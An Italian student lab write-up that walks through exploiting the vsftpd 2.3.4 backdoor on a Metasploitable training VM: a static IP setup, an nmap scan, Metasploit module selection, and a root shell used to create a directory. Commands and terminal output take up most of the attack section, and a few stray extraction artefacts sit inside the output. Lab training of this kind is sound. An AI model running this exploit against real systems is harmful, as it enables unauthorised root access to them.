S7-E1

UMBERTO VALENTINI

HACKING METASPLOIT

OBIETTIVO

La consegna prevede l'hacking della macchina Metasploitable a cui andrà assegnato l'indirizzo IP 192.168.1.149/24.

Il processo dovrà passare per il servizio VSFTPD.


Una volta effettuato l'accesso creare una directory "Test_metasploite" all'interno della dir "Root" già presente nella macchina bersaglio.

SETTING IP

Nella prima fase, da root all'interno del prompt di Metasploitable, inserendo il comando:

nano /etc/network/interfaces

Impostiamo un indirizzo IP statico:
IP 192.168.1.149
subnetmask: 255.255.255.0
Network: 192.168.1.0
Gateway: 192.168.1.1
Broadcast: 192.168.1.255
Riavviamo la macchina e digitando "ifconfig" ci accertiamo dell'avvenuta modifica.



SCAN NMAP

Procediamo dalla macchina Kali, eseguendo uno scan delle porte aperte mediante nmap, inserendo come IP bersaglio il nuovo indirizzo IP appena settato sulla macchina Metasploitable.

nmap -sV 192.168.1.149

Leggendo il risultato ci accertiamo che la porta FTP sia aperta.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 14:40 CET
Nmap scan report for 192.168.1.149
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.39 seconds
```

EXPLOIT SETTING

Dal prompt di kali avviamo Metasploit attraverso il comando:

msfconsole

Cerchiamo un exploit che faccia al caso nostro mediante:

search vsftpd

```
       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

EXPLOIT SETTING

Scegliamo l'exploit e lo selezioniamo, automaticamente verrà caricato il payload di default. Con show options possiamo vedere i campi da compilare per poter avviare l'exploit.
Con set rhosts 192.168.1.149 configuriamo l'IP bersaglio.
Verifichiamo che effettivamente la voce rhosts nelle options risulti compilata.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


geombot.py

View the full module info with the info, or info -d command.
```

EXPLOIT SETTING

Settato il tutto, non ci rimane che avviare:

exploit

Otteniamo la conferma di una sessione command shell avviata, siamo dentro la macchina Metasploitable.
A conferma, verifichiamo l'IP digitando il comando ifconfig. Riscontriamo effettivamente l'IP del bersaglio.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.78:45405 → 192.168.1.149:6200) at 2024-11-11 14:50:20 +0100

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9b:64:f6
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9b:64f6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3822 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3497 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:320665 (313.1 KB)  TX bytes:596474 (582.4 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:217 errors:0 dropped:0 overruns:0 frame:0
          TX packets:217 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:76245 (74.4 KB)  TX bytes:76245 (74.4 KB)
```

YOU HAVE BEEN HACKED.

Creiamo come da consegna, restando sul prompt della sessione aperta in kali, la directory “test_metasploit” all’interno della dir “Root”.

A riscontro, entrando sul prompt di Metasploitable, possiamo verificare effettivamente l’avvenuta creazione “a distanza” della nuova directory.

Kali

```
pwd
/root
ls -l
total 16
drwxr-xr-x 2 root root 4096 May 20  2012 Desktop
-rwx------ 1 root root  401 May 20  2012 reset_logs.sh
drwx------ 2 root root 4096 Nov 11 09:02 test_metasploit
-rw-r--r-- 1 root root  138 Nov 11 08:24 vnc.log
```

Metasploitable

```
msfadmin@metasploitable:/$ cd root
msfadmin@metasploitable:/root$ pwd
/root
msfadmin@metasploitable:/root$ ls
Desktop  reset_logs.sh  vnc.log
msfadmin@metasploitable:/root$ ls
Desktop  reset_logs.sh  test_metasploit  vnc.log
msfadmin@metasploitable:/root$ _
```